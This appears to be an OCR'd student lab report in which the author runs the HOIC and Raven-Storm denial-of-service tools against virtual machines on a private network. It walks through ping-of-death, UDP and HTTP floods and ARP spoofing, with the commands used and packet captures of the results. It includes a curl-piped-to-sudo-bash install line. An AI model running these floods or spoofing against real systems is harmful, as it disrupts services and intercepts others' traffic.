
Gen AI apps are built with MongoDB Atlas

Build gen AI apps with an all-in-one modern database: MongoDB Atlas

I installed and unzipped the file and ran the executable

iii. Run HOIC and add the target as parrot

Here is the web server of the left and the right is the HOIC and the target is 10.0.2.3 the threads is 3 and the power is level medium.


S 6.4 MATE Security Edition [Running] - Oracle VirtualBox
Machine View Input Devices Help
ons Places System
Tue Oct 14, 18:41
Parrot Terminal
Ethernet network connection "Wired connection 1" active
Edit View Search Terminal Help
Parrot Terminal
Parrot Terminal
Right Ctrl
New Open Select all
H.O.I.C. | v2.1.003 | Truth is on the side of the oppressed.
IN GEOSYNCHONOUS ORBIT
HIGH ORBIT ION CANNON
HIGH ORBIT ION CANNON ENGAGING TARGETS
THREADS
OUTPUT
TARGETS
FIRE TEH LAZER!
249 CANNONS DETECTED

```
2.4 - - [14/Oct/2025 18:41:51] "GET / HTTP/1.0" 200 -
2.4 - - [14/Oct/2025 18:41:51] "GET / HTTP/1.0" 200 -
2.4 - - [14/Oct/2025 18:41:51] "GET / HTTP/1.0" 200 -
2.4 - - [14/Oct/2025 18:41:51] "GET / HTTP/1.0" 200 -
2.4 - - [14/Oct/2025 18:41:51] "GET / HTTP/1.0" 200 -
2.4 - - [14/Oct/2025 18:41:51] "GET / HTTP/1.0" 200 -
2.4 - - [14/Oct/2025 18:41:52] "GET / HTTP/1.0" 200 -
2.4 - - [14/Oct/2025 18:41:52] "GET / HTTP/1.0" 200 -
2.4 - - [14/Oct/2025 18:41:52] "GET / HTTP/1.0" 200 -
2.4 - - [14/Oct/2025 18:41:52] "GET / HTTP/1.0" 200 -
2.4 - - [14/Oct/2025 18:41:52] "GET / HTTP/1.0" 200 -
2.4 - - [14/Oct/2025 18:41:52] "GET / HTTP/1.0" 200 -
2.4 - - [14/Oct/2025 18:41:52] "GET / HTTP/1.0" 200 -
```

Target	Power	Booster	Status
10.0.2.3	MEDIUM		ENGAGING

THREADS: < 5 >

OUTPUT: 1.248047 kb


iv. Show the attack results in Wireshark

I used tshark since running Wireshark on Parrot os was too costly. First, I showed all the interfaces using the -D. Then I started a http capturer using -i and using the enp0s3 interface.


Command: sudo tshark -D

Command: sudo tshark -i enp0s3 -Y http

Here is the basic capture result


Applications Places System
Tue Oct 14, 18:3
Parrot Terminal
File Edit View Search Terminal Help
Click to switch to "Workspace 2"
Menu
Parrot Terminal
Parrot Terminal

```
                 See the User's Guide for a description of the capture filter syntax.
                 tshark:
                 0 packets captured
                   ✗ user@parrot
                     $sudo tshark -i enp0s3 -Y http
  ✗ user@parroRunning as user "root" and group "root". This could be dangerous.
    $sudo pythonCapturing on 'enp0s3'
Serving HTTP on 0 ** (tshark:2304) 18:32:56.581445 [Main MESSAGE] -- Capture started.
10.0.2.4 - - [14/ ** (tshark:2304) 18:32:56.581500 [Main MESSAGE] -- File: "/tmp/wireshark_enp0s3
10.0.2.4 - - [14/X5H3D3.pcapng"
10.0.2.4 - - [14/   34 4.777019761     10.0.2.4 → 10.0.2.3     HTTP 491 GET / HTTP/1.1
10.0.2.4 - - [14/   38 4.796191013     10.0.2.3 → 10.0.2.4     HTTP 1207 HTTP/1.0 200 OK  (text/h
10.0.2.4 - - [14/tml)
```


Parrot Terminal
File Edit View Search Terminal Help
Parrot Terminal
File Edit View Search Terminal Help

```
16054 545.842679973     10.0.2.4 → 10.0.2.3     HTTP 123 GET / HTTP/1.0
16059 545.845633135     10.0.2.3 → 10.0.2.4     HTTP 1207 HTTP/1.0 200 OK  (text
/html)
16062 545.868451395     10.0.2.4 → 10.0.2.3     HTTP 123 GET / HTTP/1.0
16068 545.874168131     10.0.2.3 → 10.0.2.4     HTTP 1207 HTTP/1.0 200 OK  (text
/html)
16080 545.949495372     10.0.2.4 → 10.0.2.3     HTTP 123 GET / HTTP/1.0
16082 545.950398195     10.0.2.4 → 10.0.2.3     HTTP 123 GET / HTTP/1.0
16086 545.956162175     10.0.2.3 → 10.0.2.4     HTTP 1207 HTTP/1.0 200 OK  (text
/html)
16090 545.958509074     10.0.2.3 → 10.0.2.4     HTTP 1207 HTTP/1.0 200 OK  (text
/html)
16101 546.034630444     10.0.2.4 → 10.0.2.3     HTTP 123 GET / HTTP/1.0
16105 546.038555787     10.0.2.3 → 10.0.2.4     HTTP 1207 HTTP/1.0 200 OK  (text
/html)
16112 546.049241090     10.0.2.4 → 10.0.2.3     HTTP 123 GET / HTTP/1.0
16118 546.053045569     10.0.2.3 → 10.0.2.4     HTTP 1207 HTTP/1.0 200 OK  (text
/html)

^Ctshark:
1312 packets captured
┌─[user@parrot]─[~]
└──╼ $ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
```

```
10.0.2.4 - - [14/Oct/2025 18:42:03] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:03] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:03] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:03] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:03] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:03] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:03] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:03] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:03] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:03] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:03] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:03] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:03] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:03] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:04] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:04] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:04] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:04] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:04] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:04] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:04] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:04] "GET / HTTP/1.0" 200 -
10.0.2.4 - - [14/Oct/2025 18:42:04] "GET / HTTP/1.0" 200 -
```

This is the result after the attack, the left is the packet capture which captured 1312 packets, and the right is the http server.

Task 3: Raven-Storm


Install Raven-Storm on Parrot Linux

Command: curl -s https://raw.githubusercontent.com/Taguar258/Raven-Storm/master/install.sh | sudo bash -s

Install missing module nmap


Command: sudo apt install python3-nmapS

Installing the nmap module




```
┌─[✗]─[user@parrot]─[~]
└──╼ $sudo apt install python3-nmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  python3-nmap
0 upgraded, 1 newly installed, 0 to remove and 7 not upgraded.
Need to get 23.5 kB of archives.
After this operation, 100 kB of additional disk space will be used.
Get:1 https://deb.parrot.sh/parrot lory/main amd64 python3-nmap all 0.6.1-1.1 [2
3.5 kB]
Fetched 23.5 kB in 2s (15.4 kB/s)
Selecting previously unselected package python3-nmap.
(Reading database ... 465207 files and directories currently installed.)
Preparing to unpack .../python3-nmap_0.6.1-1.1_all.deb ...
Unpacking python3-nmap (0.6.1-1.1) ...
Setting up python3-nmap (0.6.1-1.1) ...
Scanning application launchers
Removing duplicate launchers or broken launchers
Launchers are updated
┌─[user@parrot]─[~]
└──╼ $
```

Installing the Raven-Storm




```
└──╼ $curl -s https://raw.githubusercontent.com/Taguar258/Raven-Storm/master/i
tall.sh | sudo bash -s
----------------------------------------
[i] Installation
[i] We are now checking what system you are running.
[i] Detected Debian based Linux.
[i] We will now collect some information....

[i] We will now install git...
[i] We will now install python3 and python3-pip...
[i] We will now install ping...
[i] We will now install nmap...
[i] We will now install bluez...
[i] We will now install aircrack-ng...
[i] We will now install dsniff...
[i] We will now install psmisc...
[i] We will now download Raven-Storm...
[i] We will now install requirements...
[!] Could not install the requirements.
[i] We will now install Raven-Storm...
[i] We will now install Raven-Storm to your bin path...
[i] Installation sucessful.
[i] Making Raven-Storm executable...
[i] You can delete the Raven-Storm folder now.
----------------------------------------
[i] Run 'sudo rst' to start Raven-Storm.
```

l3 for ping, l4for udp/tcp services, l7 for websites, arp for local devices




```
Stress-Testing-Toolkit by Taguar258 (c) | MIT 2020
Based on the CLIF Framework by Taguar258 (c) | MIT 2020

BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.
-----------------------------------------------------------
Help:
|-- exit, quit, e or q          :: Exit Raven-Storm.
|-- help                        :: View all commands.
|-- upgrade                     :: Upgrade Raven-Storm.
|-- .                           :: Run a shell command.
|-- clear                       :: Clear the screen.
|-- record                      :: Save this session.
|-- load                        :: Redo a session using a session file.
|-- ddos                        :: Connect to a Raven-Storm server.

Modules:
|-- l4                          :: Load the layer4 module. (UDP/TCP)
|-- l3                          :: Load the layer3 module. (ICMP)
|-- l7                          :: Load the layer7 module. (HTTP)
|-- bl                          :: Load the bluetooth module. (L2CAP)
|-- arp                         :: Load the arp spoofing module. (ARP)
|-- wifi                        :: Load the wifi module. (IEEE)
|-- server                      :: Load the server module for DDos atacks.
|-- scanner                     :: Load the scanner module.
```

This is the main menu of the command




```
PoD Help:
|-- values or ls     :: Show all options.
|-- target           :: Set the target.
|-- targets          :: Set multiple targets.
|-- size             :: Set packet size.
|-- threads          :: Threads to use.
|-- sleep            :: Delay between threads.
|-- interval         :: Delay between each packet send.
|-- auto stop        :: Automatically stop attack after x seconds.
|-- run              :: Run the Ping of Death.
|-- jammer           :: Kill a whole wifi network, by targeting al

L3> target

Target: 10.0.2.3

L3> run

Do you agree to the terms of use? (Y/N) y
Starting attack...
[Hit ENTER or CTRL + C to stop the attack]

Running thread with sudo privileges.
```




```
     Time      Source     Destination  Protocol Lengtl Info
34862 4.444873 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=14800, ID=ecdf) [Reassembled in #34896]
34863 4.445993 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=16280, ID=ecdf) [Reassembled in #34896]
34864 4.445993 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=17760, ID=ecdf) [Reassembled in #34896]
34865 4.445993 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=19240, ID=ecdf) [Reassembled in #34896]
34866 4.445993 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=20720, ID=ecdf) [Reassembled in #34896]
34867 4.446760 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=22200, ID=ecdf) [Reassembled in #34896]
34868 4.446760 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=23680, ID=ecdf) [Reassembled in #34896]
34869 4.446760 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=25160, ID=ecdf) [Reassembled in #34896]
34870 4.447339 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=26640, ID=ecdf) [Reassembled in #34896]
34871 4.447339 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=28120, ID=ecdf) [Reassembled in #34896]
34872 4.448208 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=29600, ID=ecdf) [Reassembled in #34896]
34873 4.448208 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=31080, ID=ecdf) [Reassembled in #34896]
34874 4.449224 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=32560, ID=ecdf) [Reassembled in #34896]
34875 4.449224 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=34040, ID=ecdf) [Reassembled in #34896]
34876 4.449224 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=35520, ID=ecdf) [Reassembled in #34896]
34877 4.450035 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=37000, ID=ecdf) [Reassembled in #34896]
34878 4.450035 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=38480, ID=ecdf) [Reassembled in #34896]
34879 4.450035 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=39960, ID=ecdf) [Reassembled in #34896]
34880 4.450666 10.0.2.3   10.0.2.4     IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=41440, ID=ecdf) [Reassembled in #34896]
```

Executing the ping L3 functions, it showed more than 100,000 packets in Wireshark. They are all IMCP packets of size 1514.




```
L4> target

The command you entered does not exist.

L4> port

Port: 80

L4> ip

Target: 10.0.2.4

L4> run


Do you agree to the terms of use? (Y/N) y

To stop the attack press: ENTER or CRTL + C
Thread started!
Thread started!

Success for 10.0.2.4 with port 80!
Thread started!

Success for 10.0.2.4 with port 80!
Thread started!

Success for 10.0.2.4 with port 80!
Thread started!
```




```
Apply a display filter ... <Ctrl-/>
No.         Time         Source        Destination    Protocol  Lengtl Info
      40094 121.735286   10.0.2.3      10.0.2.4       UDP       353 50157 → 80 Len=311
      40095 121.735668   10.0.2.3      10.0.2.4       UDP       353 50157 → 80 Len=311
      40096 121.736100   10.0.2.3      10.0.2.4       UDP       353 50157 → 80 Len=311
      40097 121.736100   10.0.2.3      10.0.2.4       UDP       353 50157 → 80 Len=311
      40098 121.737589   10.0.2.3      10.0.2.4       UDP       353 50157 → 80 Len=311
      40099 121.737589   10.0.2.3      10.0.2.4       UDP       353 50157 → 80 Len=311
      40100 121.738712   10.0.2.3      10.0.2.4       UDP       356 32941 → 80 Len=314
      40101 121.739450   10.0.2.3      10.0.2.4       UDP       356 32941 → 80 Len=314
      40102 121.739450   10.0.2.3      10.0.2.4       UDP       356 32941 → 80 Len=314
      40103 121.740193   10.0.2.3      10.0.2.4       UDP       356 32941 → 80 Len=314
      40104 121.741062   10.0.2.3      10.0.2.4       UDP       356 32941 → 80 Len=314
      40105 121.741062   10.0.2.3      10.0.2.4       UDP       356 32941 → 80 Len=314
      40106 121.741970   10.0.2.3      10.0.2.4       UDP       270 48218 → 80 Len=228
      40107 121.741970   10.0.2.3      10.0.2.4       UDP       270 48218 → 80 Len=228
      40108 121.742902   10.0.2.3      10.0.2.4       UDP       270 48218 → 80 Len=228
      40109 121.742902   10.0.2.3      10.0.2.4       UDP       270 48218 → 80 Len=228
      40110 121.743564   10.0.2.3      10.0.2.4       UDP       270 48218 → 80 Len=228
      40111 121.743564   10.0.2.3      10.0.2.4       UDP       270 48218 → 80 Len=228
      40112 121.744167   10.0.2.3      10.0.2.4       UDP       270 48218 → 80 Len=228
```

Executing the UDP/TCP function, L4. It needed the port number 80 and ip address 10.0.2.4. Also generates over 100,000 packets, all of them where UDP. It created a huge amount of threads.




```
This URL is invalid.

L7> target

URL (GET Parameters possible): http://10.0.2.4

L7> threads

Threads: 3

L7> run

Do you agree to the terms of use? (Y/N) y

To stop the attack press: ENTER or CTRL + C

Request received.
Request received.
Request received.
```




```
No.   Time       Source    Destination Protocol Lengtl Info
10562 105.936847 10.0.2.3  10.0.2.4    HTTP      263 GET / HTTP/1.1
10563 105.937672 10.0.2.3  10.0.2.4    TCP        66 47282 → 80 [ACK] Seq=194 Ack=949 Win
10564 105.938240 10.0.2.3  10.0.2.4    TCP        66 47242 → 80 [FIN, ACK] Seq=194 Ack=94
10565 105.938271 10.0.2.4  10.0.2.3    TCP        66 80 → 47242 [ACK] Seq=949 Ack=195 Win
10566 105.939586 10.0.2.3  10.0.2.4    TCP        66 47282 → 80 [FIN, ACK] Seq=194 Ack=94
10567 105.939619 10.0.2.4  10.0.2.3    TCP        66 80 → 47282 [ACK] Seq=949 Ack=195 Win
10568 105.939967 10.0.2.4  10.0.2.3    HTTP     1013 HTTP/1.1 200 OK  (text/html)
10569 105.943936 10.0.2.3  10.0.2.4    TCP        66 47266 → 80 [ACK] Seq=194 Ack=949 Win
10570 105.947281 10.0.2.3  10.0.2.4    TCP        66 47234 → 80 [FIN, ACK] Seq=199 Ack=94
10571 105.947330 10.0.2.4  10.0.2.3    TCP        66 80 → 47234 [ACK] Seq=949 Ack=200 Win
10572 105.948672 10.0.2.4  10.0.2.3    HTTP     1013 HTTP/1.1 200 OK  (text/html)
10573 105.950462 10.0.2.3  10.0.2.4    TCP        66 47292 → 80 [ACK] Seq=198 Ack=949 Win
10574 105.951587 10.0.2.3  10.0.2.4    TCP        66 47254 → 80 [FIN, ACK] Seq=183 Ack=94
10575 105.951704 10.0.2.4  10.0.2.3    TCP        66 80 → 47254 [ACK] Seq=949 Ack=184 Win
10576 105.961953 10.0.2.3  10.0.2.4    TCP        66 47266 → 80 [FIN, ACK] Seq=194 Ack=94
10577 105.962091 10.0.2.4  10.0.2.3    TCP        66 80 → 47266 [ACK] Seq=949 Ack=195 Win
10578 105.965448 10.0.2.3  10.0.2.4    TCP        66 47292 → 80 [FIN, ACK] Seq=198 Ack=94
10579 105.966050 10.0.2.4  10.0.2.3    TCP        66 80 → 47292 [ACK] Seq=949 Ack=199 Win
```

Executing the web function, L7. It required the website http://10.0.2.4 as input. I limited the threads to 3 as it created a ton of lag. Most of the packets where TCP but some were HTTP. All of them had random user-agents.



```
|-- run              :: Run the test.

ARP> gateway

IP: 10.0.2.1

ARP> target

IP: 10.0.2.4

ARP> run

Do you agree to the terms of use? (Y/N) y

To stop the attack press: ENTER or CTRL + C

Seting ip_forward to 0...
net.ipv4.ip_forward = 0

arpspoof: libnet_check_iface() ioctl: No such device
```



```
No. Time       Source                Destination           Protocol Lengtl Info
  9 15.085059  PCSSystemtec_d2:44:…  52:55:0a:00:02:01     ARP      60 Who has 10.0.2.1? Tell 10
 10 15.085059  52:55:0a:00:02:01     PCSSystemtec_d2:44:…  ARP      64 10.0.2.1 is at 52:55:0a:0
 12 49.938541  PCSSystemtec_4d:11:…  Broadcast             ARP      60 Who has 10.0.2.3? Tell 10
